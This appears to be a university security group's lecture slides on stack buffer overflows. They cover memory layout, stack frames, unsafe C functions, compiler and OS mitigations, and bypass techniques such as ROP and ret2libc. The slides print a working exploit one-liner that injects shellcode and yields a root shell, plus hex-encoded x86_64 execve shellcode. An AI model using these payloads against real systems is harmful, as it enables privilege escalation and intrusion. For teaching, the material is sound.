Smashing the Stack

Cesena Security Network and Applications

University of Bologna
Ingegneria e Scienze Informatiche

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Outline

Introduction I

Acknowledgement

A special thanks to **CeSeNA Security** group and *Marco Ramilli* our "old" mentor...

Where to find us

- Website: `http://cesena.ing2.unibo.it/`
- Facebook: `https://www.facebook.com/groups/105136176187559/`
- G+: `https://plus.google.com/communities/101402441314003721224`

Introduction II

Before smashing things

We need to say some words about security in general :) !

Introduction III

Security facts in modern era

- Each security breach costs over 500k to Corporates
  `http://goo.gl/RAUgOg`
- Cyber-Security market is growing (*63 billion in 2011, 120 billions in 2017*)
  `http://goo.gl/Zq8Efj`
- Zero-Day exploit black markets, and Bug-Bounty (*yes Microsoft is doing it too*)

Introduction IV

Is someone still using C

Lot of C/C++ out there.. `http://langpop.com/` `http://www.tiobe.com/`

Buffer OverFlows are old stuff

Who	*NGINX Web server*
What	*stack-based buffer overflow*
When	**2013**

Really??

Check this CVE: *`http://goo.gl/4cIBqI`*

Smash the stack I

Smash The Stack [C programming] n.

- On many C implementations it is possible to **corrupt the execution stack** by writing past the end of an array declared auto in a routine.
- Code that does this is said to smash the stack, and *can cause return from the routine to jump to a random address*.

This can produce some of the most insidious data-dependent bugs known to mankind.

A brief time line I

The fist document Overflow Attack (Air Force) - 31/10/1972

By supplying addresses outside the space allocated to the users programs is possible to:

- Obtain unauthorized data.
- Cause a system crash.

A brief time line II

The morris Worm - 02/11/1988

Robert Tappan Morris (Jr.):

- First computer worm to be distributed via the Internet
- Public's introduction to Buffer OverFlow (BOF) Attacks
- ...Still student at Cornell University!

Using BOF to inject code into a program and cause it to jump to that code.

A brief time line III

How to Write Buffer Overflow 20/10/1995

- The **Segmentation fault (core dumped)** is what we want.
- This mean *access to some unattended memory address*.

Smashing The Stack For Fun And Profit 08/11/1996

by Elias Levy (Aleph1)

- One of the best article about **BOF**.
- From C to Assembly, BOF and shellcodes.

Process Memory I

Buffers, Memory and Process

To understand what stack buffers are we must first understand how a program and process are organized.

- Program layout is divided in sections like:
  - .text, where program instruction are stored
  - .data, where program data will be stored
  - .bss, where static vars are allocated
  - .stack, where **stack frames** live
- These sections are typically mapped in memory segments, so they have associated RWX permissions.

Process Memory II

.text

- Code instructions and some read-only data.
- This region corresponds to the *.text section* of the executable file.
- Normally marked as Read-Only, any attempt to write to it will result in a *segmentation violation*.

Process Memory III

.data .bss

- Data region contains initialized data, static variables are stored in this region.
- The data region corresponds to the *data-bss sections* of the executable file.
- New memory is typically added between the *.data* and *.stack* segments.

```
      higher memory
/-------------------\
|                   |
|       Stack       |
|-------------------|
|  (Uninitialized)  |
|       Data        |
|   (Initialized)   |
|-------------------|
|       Text        |
|                   |
\-------------------/
      lower memory
```

Stack Frame I

- Logical *frames* pushed during function calls and popped when returning.
- **stack frame** contains the function params, its local variables, and the necessary data for recovering previous frame.
- So it also contains the value of the **instruction pointer** at the time of the function call.
- Stack grows down (towards lower memory addresses)
- The stack pointer points to the last used address on the stack frame.
- The base pointer points to the bottom of the stack frame.

```
|                                    0xffff
|          <--- Previous
|               Stack Frame
|===FRAME=BEGIN===
| PARN
|  ..
| PAR2      <--- Parameters
| PAR1
|-----------
| OLD_EIP
| OLD_EBP   <--- EBP points here
|-----------
| Var 1
|  ..
| Var N     <--- ESP points here
|====FRAME=END====
|
|
|                                   0x0000
```

Stack Frame II

Stack in x86-x86_64

Stack grows in opposite direction w.r.t. memory addresses.
Also two registers are dedicated for stack management:

EBP/RBP , points to the **base** of the stack-frame (*higher address*)

EIP/RIP , points to the **top** of the stack-frame (*lower address*)

Who setup the stack frame?

Calling convention:

- Parameters are pushed by caller.
- *EIP* is pushed via *CALL instruction*.
- *EBP* and local vars are pushed by called function.

Valid for x86
x86-64 uses different convention (FAST-CALL)

Stack Frame III

Call Prologue and Epilogue

```
;params passing*
call fun    ;push EIP
```

```
fun:
  ; prologue
  push EBP
  mov EBP, ESP
  sub ESP,<paramspace>
  ...
  ...
  ; epilogue
  mov ESP, EBP
  pop EBP ;restore EBP
  ret            ;pop EIP
```


Stack Frame IV

Stack Frame: Recap

Logical stack frames that are *pushed in the .stack segment* on function call, popped when returning.
A stack frame contains:

- Parameters (depends on calling convention, not true for linux64)
- **Data for previous frame recovering, also old Instruction Pointer value**.
- Local variables

Stack Frame V



What is BOF? I

Figure: BOF segmentation fault

What is BOF? II

Also known as

```
user$ ./note AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
   AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
   AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault
```

How to use BOF? I

Figure: BOF whoami: root

How to use BOF? II

Also known as

```
user$ ./note `perl -e 'printf("\x90" x 153 .
    "\x31\xdb\x31\xc9\x31\xc0\xb0\xcb\xcd\x80\x31\xc0\x50
     \x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50
     \x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80\x31\xdb\xb0\x01
     \xcd\x80" . "\x90" x 22 . "\xef\xbe\xad\xde")'`
sh-3.1# whoami
root
```

Unsafe functions I

Unsafe C functions

- *gets()*: replace it with *fgets()* or *gets_s()*
- *strcpy()*: replace it with *strncpy()* or *strlcpy()*
- *strcat()*: replace it with *strncat()* or *strlcat()*
- *sprintf()*: replace it with *snprintf()*
- *printf()*: improper use of it can lead to exploitation, never call it with variable char* instead of constant char*.

Essentially, every C functions that don't check the size of the destination buffers

Basic Overflow I

In the following example, a program has defined two data items which are adjacent in memory: an 8-byte-long string buffer, A, and a two-byte integer (short), B. Initially, A contains nothing but zero bytes, and B contains the number 1979. Characters are one byte wide.

```c
char A[8] = {0,0,0,0,0,0,0,0};
short B = 1979;
```

variable name	A								B	
value	[null string]								1979	
hex value	00	00	00	00	00	00	00	00	07	BB

Figure: A and B variables initial state

Basic Overflow II

Now, the program attempts to store the null-terminated string "excessive" in the A buffer. "excessive" is 9 characters long, and A can take 8 characters. By failing to check the length of the string, it overwrites the value of B

```
gets(A);
```


variable name	A								B	
value	'e'	'x'	'c'	'e'	's'	's'	'i'	'v'	25856	
hex	65	78	63	65	73	73	69	76	65	00

Figure: A and B variables final state

Heap-based Overflow I

Buffer overflow in heap area.

- By corrupting *malloc-ed* chunks is possible to <u>overwrite internal structures such as linked list pointers</u>.
- Canonical heap overflow overwrites dynamic memory allocation linkage (malloc meta data)
- Uses the resulting pointer exchange to overwrite a program function pointer (maybe in stack).



Stack-based Overflow I

Buffer overflow on stack, like the Morris one..
we can:

- Overwrite local variables that are near a buffer in memory.
- Overwrite the some function pointer, or exception handlers pointers which are subsequently executed.
- Overwrite the return address in the stack frame.
  Once the function returns, execution will resume at the return address as specified by the attacker, usually a user input filled buffer.

Stack-based Overflow II

BOF in theory: Recipe

- Buffer on stack
- Not sufficiently input validation
- Goodwill




Figure: Stack frame before BOF

Stack-based Overflow III

BOF in theory: Powning

- The buffer is filled with a **shellcode** and some padding
- Padding must be precise
- Return address is overwritten with the shellcode address (on stack)




Figure: Corrupted stack frame

Stack-based Overflow IV

./note "This is my sixth note"

```
Memory: addNote(): 80484f9,
main(): 80484b4, buffer:bffff454,
n_ebp: bffff528, n_esp: bffff450,
m_ebp: bffff538, m_esp: bffff534
         address     hex val    string val
n_esp > bffff450:   bffff450   ?  ?  ?  P
buffer> bffff454:   73696854   s  i  h  T
        bffff458:   20736920      s  i
        bffff45c:   7320796d   s     y  m
        bffff460:   68747869   h  t  x  i
        bffff464:   746f6e20   t  o  n
        bffff468:   b7fc0065   ?  ?     e
        ...         ...        ...
        bffff510:   00000000
        bffff514:   00000000
endBuf> bffff518:   bffff538   ?  ?  ?  8
        bffff51c:   080487fb         ?  ?
        bffff520:   b7fcaffc   ?  ?  ?  ?
        bffff524:   0804a008         ?
n_ebp > bffff528:   bffff538   ?  ?  ?  8
n_ret > bffff52c:   080484ee      ?  ?
        bffff530:   bffff709   ?  ?  ?
m_esp > bffff534:   b8000ce0   ?        ?
m_ebp > bffff538:   bffff598   ?  ?  ?  ?
m_ret > bffff53c:   b7eb4e14   ?  ?  N
        bffff540:   00000002
```

./note AAAAAAAAAAAAAAA...

```
Memory: addNote(): 80484f9
main(): 80484b4, buffer:bffff314
n_ebp: bffff3e8, n_esp: bffff310
m_ebp: bffff3f8, m_esp: bffff3f4
         address     hex val string val
n_esp > bffff310:   bffff310  ?  ?  ?
buffer> bffff314:   41414141  A  A  A  A
        bffff318:   41414141  A  A  A  A
        bffff31c:   41414141  A  A  A  A
        bffff320:   41414141  A  A  A  A
        bffff324:   41414141  A  A  A  A
        bffff328:   41414141  A  A  A  A
        ...         ...       ...
        bffff3d0:   41414141  A  A  A  A
        bffff3d4:   41414141  A  A  A  A
endBuf> bffff3d8:   41414141  A  A  A  A
        bffff3dc:   41414141  A  A  A  A
        bffff3e0:   41414141  A  A  A  A
        bffff3e4:   0804a008        ?
n_ebp > bffff3e8:   41414141  A  A  A  A
n_ret > bffff3ec:   41414141  A  A  A  A
        bffff3f0:   41414141  A  A  A  A
m_esp > bffff3f4:   41414141  A  A  A  A
m_ebp > bffff3f8:   41414141  A  A  A  A
m_ret > bffff3fc:   41414141  A  A  A  A
        bffff400:   41414141  A  A  A  A
Segmentation fault
```

Stack-based Overflow V

Overwriting the return address

```
Memory: addNote(): 80484f9,
main(): 80484b4, buffer:bffff384
n_ebp: bffff458, n_esp: bffff380
m_ebp: bffff468, m_esp: bffff464
        address    hex val   string val
n_esp > bffff380:  bffff380  ?  ?  ?  ?
buffer> bffff384:  90909090  ?  ?  ?  ?
        bffff388:  90909090  ?  ?  ?  ?
        ...        ...       ...
        bffff418:  90909090  ?  ?  ?  ?
        bffff41c:  31db3190  1  ?  1  ?
        bffff420:  b0c031c9  ?  ?  1  ?
        bffff424:  3180cdcb  1  ?  ?  ?
        bffff428:  2f6850c0  /  h  P  ?
        bffff42c:  6868732f  h  h  s  /
        bffff430:  6e69622f  n  i  b  /
        bffff434:  5350e389  S  P  ?  ?
        bffff438:  d231e189  ?  1  ?  ?
        bffff43c:  80cd0bb0  ?  ?     ?
```

```
        bffff440:  01b0db31     ?  ?  1
        bffff444:  909080cd  ?  ?  ?  ?
endBuf> bffff448:  90909090  ?  ?  ?  ?
        bffff44c:  90909090  ?  ?  ?  ?
        bffff450:  90909090  ?  ?  ?  ?
        bffff454:  0804a008     ?
n_ebp > bffff458:  90909090  ?  ?  ?  ?
n_ret > bffff45c:  bffff388  ?  ?  ?  ?
        bffff460:  bffff600  ?  ?  ?
m_esp > bffff464:  b8000ce0  ?        ?
m_ebp > bffff468:  bffff4c8  ?  ?  ?  ?
m_ret > bffff46c:  b7eb4e14  ?  ?  N
        bffff470:  00000002
sh-3.1# whoami
root
sh-3.1# exit
```

Security Against Bofs

How to secure the stack?

- Various methods and techniques...
- ...and various consideration.
- Which programming language?
- How to deal with legacy code?
- How to develop automatic protection?

Security: Programming Language

Do programming languages offer automatic stack protection?

C/C++ these languages don't provide built-int protection, but offer *stack-safe* libraries (e.g. *strcpy*() $\Longrightarrow$ *strncpy*()).

Java/.NET/Perl/Python/Ruby/... all these languages provide an automatic array bound check: no need for the programmer to care about it.

- According to `www.tiobe.com` C is (still) the most used Programming Language in 2013.
- Legacy code still exists: it can't be rewritten!
- Operating systems and compilers should offer automatic protections.

Security: Automatic stack smashing detection using stack cookies


An automatic protection introduced at compile time

- Random words (cookies) inserted into the stack during the function prologue.
- Before returning, the function epilogue checks if those words are intact.
- If a stack smash occurs, cookie smashing is very likely to happen.
- If so, the process enters in a *failure* state (e.g. raising a *SIGSEV*).

Security: StackGuard (1998)

A patch for older gcc


- "A simple compiler technique that virtually eliminates buffer overflow vulnerabilities with only modest performance penalties" [3].
- It offers a method for detecting return address changes in a portable and efficient way.
- StackGuard uses a random *canary word* inserted before the return address. The callee, before returning, checks if the canary word is unaltered.



Security: Stack-Smashing Protector (2001)

An improved patch for gcc

- It uses a stack cookies (*guard*), to protect the base pointer.
- Relocate all arrays to the top of the stack in order to prevent variable corruption (**B** before **C**).
- Copies arguments into new variables below the arrays, preventing argument corruption (**A** copied into **C**).
- SSP is used by default since gcc 4.0 (2010), however some systems (like *Arch Linux*) keep it disabled.



Security: SSP examples

```c
void test(int (*f)(int), int z, char* buf) {
  char buffer[64]; int a = f(z);
}
```

gcc -m32 -fno-stack-protector test.c

```
push  ebp
mov   ebp,esp
sub   esp,0x68
mov   eax,[ebp+0xc]
mov   [esp],eax
mov   eax,[ebp+0x8]
call  eax
mov   [ebp-0xc],eax
leave
ret
```

gcc -m32 -fstack-protector test.c

```
push  ebp
mov   ebp,esp
sub   esp,0x78
mov   eax,[ebp+0x8]
mov   [ebp-0x5c],eax
mov   eax,[ebp+0x10]
mov   [ebp-0x60],eax
mov   eax,gs:0x14
mov   [ebp-0xc],eax
xor   eax,eax
mov   eax,[ebp+0xc]
mov   [esp],eax
mov   eax,[ebp-0x5c]
call  eax
mov   [ebp-0x50],eax
mov   eax,[ebp-0xc]
xor   eax,gs:0x14
je    8048458 <test+0x3c>
call  80482f0 <__stack_chk_fail@plt>
leave
ret
```

Security: Address space layout randomization ($\sim$ 2002)

A runtime kernel protection

- Using PIC (position independent code) techniques and kernel aid, it's possible to change at every execution the position of stack, code and library into the addressing space.
- Linux implements ASLR since *2.6.12*. Linux ASLR changes the stack position.
- Windows has ASLR enabled by default since Windows Vista and Windows Server 2008. Window ASLR changes stack, heap and Process/Thread Environment Block position.

Security: ASLR example

```
$ sudo sysctl -w kernel.randomize_va_space=1
$ for i in {1..5}; do ./aslr ; done
BP: 0x7fffe03e49d0
BP: 0x7fff01cd44a0
BP: 0x7fff23ac2450
BP: 0x7fffacc72fc0
BP: 0x7fffa20fca50
$ sudo sysctl -w kernel.randomize_va_space=0
$ for i in {1..5}; do ./aslr ; done
BP: 0x7fffffffe750
BP: 0x7fffffffe750
BP: 0x7fffffffe750
BP: 0x7fffffffe750
BP: 0x7fffffffe750
```

Security: Data Execution Prevention ($\sim$ 2004)

Make a virtual page not executable

- Hardware support using the NX bit (*N*ever e*X*ecute) present in modern 64-bit CPUs or 32-bit CPUs with PAE enabled.
- NX software emulation techniques for older CPUs.
- First implemented on Linux *2.6.8* and on MS Windows since *XP SP2* and *Server 2003*.
- Currently implemented by all OS (Linux, Mac OS X, iOS, Microsoft Windows and Android).

Mitigations Bypass I

Are these mitigations enough??

Spoiler: NO.

ASLR bypass via *multiple input*, *NOP sledge*, *jmp2reg*, *ROP* ...

DEP bypass via *ret2libc*, *ROP* ...

Stack Cookie bypass via Exception Handler exploiting (and other techniques which aren't treated here: eg. *Heap-Overflow* ...)

This section aims to provide a quick overview on more advanced stack smashing.

Multiple Input and Static Areas I

Actually, not everything is randomized. . .

Sections like .text or .bss (or some library memory space) are not randomized by ALSR.

Expoit multiple input

If we can put our shellcode into a variable located in these memory areas (eg. *global var*, *static var*, *environment*. . .) then we should be able to correctly reference it.

Enforcing this kind of attack often require to *provide multiple inputs* (at least one in the stack and another in a not randomized place)

NOP Sledge I

What if randomization is not truly random?

- In certain ALSR implementation (for several reasons) randomization might present recurrent set of address.
- This enhance our chance to *guess* the right address, but it's not enough

NOP sledge

- **NOP** (0x90) is the *No OPeration* instruction on x86 ISA
- Adding a long NOP prologue to our shellcode increase the valid address range usable to jump to our shellcode.

NOP Sledge II




Figure: NOP Sledge role during stack smashing

JMP2Register I

Changing scenario

- No static memory location
- No time to try to guess addresses

Try to think at how variables are referenced in Assembly... *Var. address could be stored in a register*

JMP2Register II




Figure: Jmp2reg example with EBX register that contains an address of a stack memory location (**area under attacker control**)

JMP2Register III

What If no jmp reg ?

Same trick could be exploited with other statements:

- *call reg*
- *push reg; ret*
- *jmp [reg + offset]*
- *pop; ret* if desired address lay on stack (*pop;pop;ret pop;pop;pop;ret* and so on)

Exception Handler I

- As seen before some stack protection check if the stack as been smashed before function return. So classic "*overwrite EBP+4*" does not work.
- Many languages support custom **exception handling** statement (eg.C++)
- *May we execute our shellcode instead of user defined handler?*

SEH based stack smashing

Generally depends on how compiler handle user define Exception Handlers, and in many case its possible (with gcc and VC++ both).

Exception Handler II




Figure: Stack frame with SEH under Windows

Ret2libc I

- Now we want to deal with **DEP** countermeasure.
- As you know no bytes in .data .stack .bss segments can be executed.

What about executing some library code?

libc function *system(char*cmd)* executes the command specified by the string pointed by its parameter.
May we craft the stack in a manner to simulate a function call without CALL?

Ret2libc II




Figure: Ret2libc fashioned stack smashing, before ret (stdcall ia32)

Ret2libc III




Figure: Ret2libc fashioned stack smashing, executing target function prologue (stdcall ia32)

ROP I

- What if we need to provide a *system()* parameter which is in a randomized memory area?
- Is there a way to do some computation without code injection?

Return Oriented Programming

Programming technique that borrow chunks of pre-existent code, control flow is controlled by jumping to these "**gadgets**".

Gadget

In ROP jargon a "gadget" is a collection of sequential instructions which end with a *RET (0xc3)* (typically one or two instruction before RET).
NOTE: *x86 works with processors unaligned memory addresses, so we can found lots of gadgets...*

ROP II

How to program in ROP

- **ESP** works similar to **EIP**, like a *gadget* pointer
- Putting *gadget* address on stack enable us to sequentially execute arbitrary chunks of codes.
- By controlling ESP we could govern the ROP control flow.
- **Gadgets** may not be what we exactly need (eg. mov eax,esp; ret), they could contain also undesired instruction (eg. mov eax,esp;push ebx;ret)
- If program is sufficiently large, ROP programming is typically**Turing-Complete**
- Manual ROP programming is quite a mess. . . some *ROP Compilers* exists :)

ROP III




Figure: Stack during a ROP based stack smashing, try to figure out what happens (ia32)

Shellcoding

BOF payload

- A buffer overflow exploitation ends with the execution of an arbitrary payload.
- The payload is a sequence of machine code instructions.
- A common way to write shellcode is to use assembly language.
- Usually, the ultimate goal is to spawn a shell (hence *shellcoding*):

```
execve("/bin/bash", ["/bin/bash"], []);
```

Shellcoding: Creation steps

Assuming direct control

1. Invoke the execve syscall.
2. Refer the string *"/bin/bash"* and the argument array.
3. Optimize the payload.
4. Perform the buffer overflow.

```
execve("/bin/bash", ["/bin/bash"], []);
```

Shellcoding: Syscalls

Invoking a syscall

- Syscalls are invokable using a numerical id.
- Ids are defined into *unistd_32.h* for x86 systems and *unistd_64.h* for x86_64 systems.
- On x86_64 systems the assembler operation *syscall* execute the syscall identified by *rax*.
- On x86 systems the assembler operation *int 80h* raises a software interrupt, which leads to the execution of the syscall identified by *eax*.

```
; exit(0) syscall
mov rdi, 0
mov rax, 60
syscall
```

```
; exit(0) syscall
mov ebx, 0
mov eax, 1
int 80h
```

Shellcoding: The execve syscall

```
unistd_32.h
#define __NR_execve 11
unistd_64.h
#define __NR_execve 59
syscall.h
int kernel_execve(const char *filename,
                  const char *const argv[],
                  const char *const envp[]);
```

man 2 execve

- execve() executes the program pointed to by filename.
- argv is an array of argument strings passed to the new program. By convention, the first of these strings should contain the filename.
- envp is an array of strings, conventionally of the form *key=value*.
- Both argv and envp **must** be terminated by a NULL pointer.
- On Linux, argv [or envp] can be specified as NULL, which has the same effect as specifying this argument as a pointer to a list containing a single NULL pointer.

```
execve("/bin/bash", ["/bin/bash", NULL], NULL);
```

Shellcoding: Syscall and parameter passing

How to pass parameters?

- Use the calling convention for syscalls!

  x86_64 rdi, rsi, rdx, r10, r8 and r9.

  x86 ebx, ecx, edx, esi, edi and ebp.

- Other parameters go into the stack.
- *execve* parameters:

$$
\begin{array}{lll}
\text{x86\_64} & rdi \Longrightarrow & \text{"}/bin/bash\text{"} \\
 & rsi \Longrightarrow & [\text{"}/bin/bash\text{"}, NULL] \\
 & rdx \Longrightarrow & NULL \\
\text{x86} & ebx \Longrightarrow & \text{"}/bin/bash\text{"} \\
 & ecx \Longrightarrow & [\text{"}/bin/bash\text{"}, NULL] \\
 & edx \Longrightarrow & NULL
\end{array}
$$

Shellcoding: Data reference I

The reference problem

- The shellcode must know the reference of *"/bin/bash"*, argv and env.
- The shellcode is not compiled with the program it's intended to run: it must be designed as a *Position Independent Code*, i.e. the shellcode can't use absolute reference.
- Therefore you must use relative addressing, but before IA-64 it was not possible.

```
filename db '/bin/bash',0
; What will be the address of filename in any program?
mov rdi, ?
```

Shellcoding: Data reference II

Old IA-32 way

- You use a trick: jmp just before the data location, then do a call.
- The call Instruction pushes the next instruction pointer onto the stack, which is equal to the *"/bin/bash"* address.

```
jmp filename
run:
  pop ebx ; ebx now contains "/bin/bash" reference
  ; ...
filename:
  call run
  db '/bin/bash',0
```

Shellcoding: Data reference III

New IA-64 way

- IA-64 introduces the RIP relative addressing.
- *[rel filename]* becomes *[rip + offset]*

```
lea rdi, [rel message] ; now rdi contains
                       ; the string reference
; ...

filename db '/bin/bash',0
```

Shellcoding: Data reference IV

Generic Way

- You can push the string in hex format into the stack.
- The stack pointer is then the string reference.

```
push 0x00000068 ; 0x00, 'h'
push 0x7361622f ; 'sab/'
push 0x6e69622f ; 'nib/'
mov ebx, esp ; now ebx contains the string reference
; ...
```

Shellcode: first attempt I

```
bits 64

lea rdi, [rel filename] ; filename
lea rsi, [rel args] ; argv
mov rdx, 0 ; envp

mov [rel args], rdi ; argv[0] <- filename
mov [rel args+8], rdx ; argv[1] <- null

mov rax, 59
syscall

filename db '/bin/bash',0
args db 16
```

Shellcode: first attempt II

```
\x48\x8d\x3d\x21\x00\x00\x00\x48\x\x8d\x35\x24\x00\x00
\x00\xba\x00\x00\x00\x00\x48\x89\x3d\x18\x00\x\x00\x00
\x48\x89\x15\x19\x00\x00\x00\xb8\x3b\x00\x00\x00\x0f
\x05\x2f\x62\x69\x6e\x2f\x62\x61\x73\x68\x00\x01\x00
\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00
```

- Warning: zero-byte presence!
- Often shellcode payload are red as string.
- C strings are null-terminated array of chars.
- The vulnerable program will process only the first five bytes!

Shellcode: Zero-bytes problem

Zero-bytes presence is caused by data and addresses

- *mov rax, 11h* is equivalent to *mov rax, 0000000000000011h*.
- *lea rax, [rel message]* is equivalent to *lea rax, [rip + 0000...xxh]*.
- *execve*, for instance, requires a null terminated string and some null parameters.

Solutions

- Use *xor* operation to zero a register.
- Use smaller registers (e.g.: rax → eax → ax → [ah,al])
- Use *add* operation: immediate operator is not expanded.
- Place non-null marker and substitute them inside the code.
- Make a relative reference offset negative.

Shellcode: second attempt I

```
bits 64
jmp code
filename db '/bin/bash','n' ; 'n' is the marker
args db 16
code:
  lea rdi, [rel filename] ; negative offset
  lea rsi, [rel args] ; negative offset
  xor rdx, rdx ; zeros rdx
  mov [rel filename+10], dl ; zeros the marker
  mov [rel args], rdi
  mov [rel args+8], rdx
  xor rax,rax ; zeros rax
  mov al, 59 ; uses smaller register
  syscall
```

Shellcode: second attempt II

```
\xeb\x0b\x2f\x62\x69\x6e\x2f\x62\x61\x73\x68\x6e
\x10\x48\x8d\x3d\xee\xff\xff\xff\x48\x8d\x35\xf1
\xff\xff\xff\x48\x31\xd2\x88\x15\xe8\xff\xff\xff
\x48\x89\x3d\xe1\xff\xff\xff\x48\x89\x15\xe2\xff
\xff\xff\x48\x31\xc0\xb0\x3b\x0f\x05
```

- Zero-bytes eliminated.

Tools I

objdump - the linux disassembler

```
$ objdump -M intel -d <PROGNAME>
```

Tools II

gdb - the linux debugger

```
$ gdb <PROGNAME>
(gdb) set disassembly-flavor intel   # we like intel sintax
(gdb) disassemble <SYMBOL-OR-ADDRESS>   # eg. disass main
(gdb) b * 0xdeadbeef # breakpoint at address
(gdb) run <ARGS>     # run the program
(gdb) stepi         # step into
(gdb) nexti         # step over
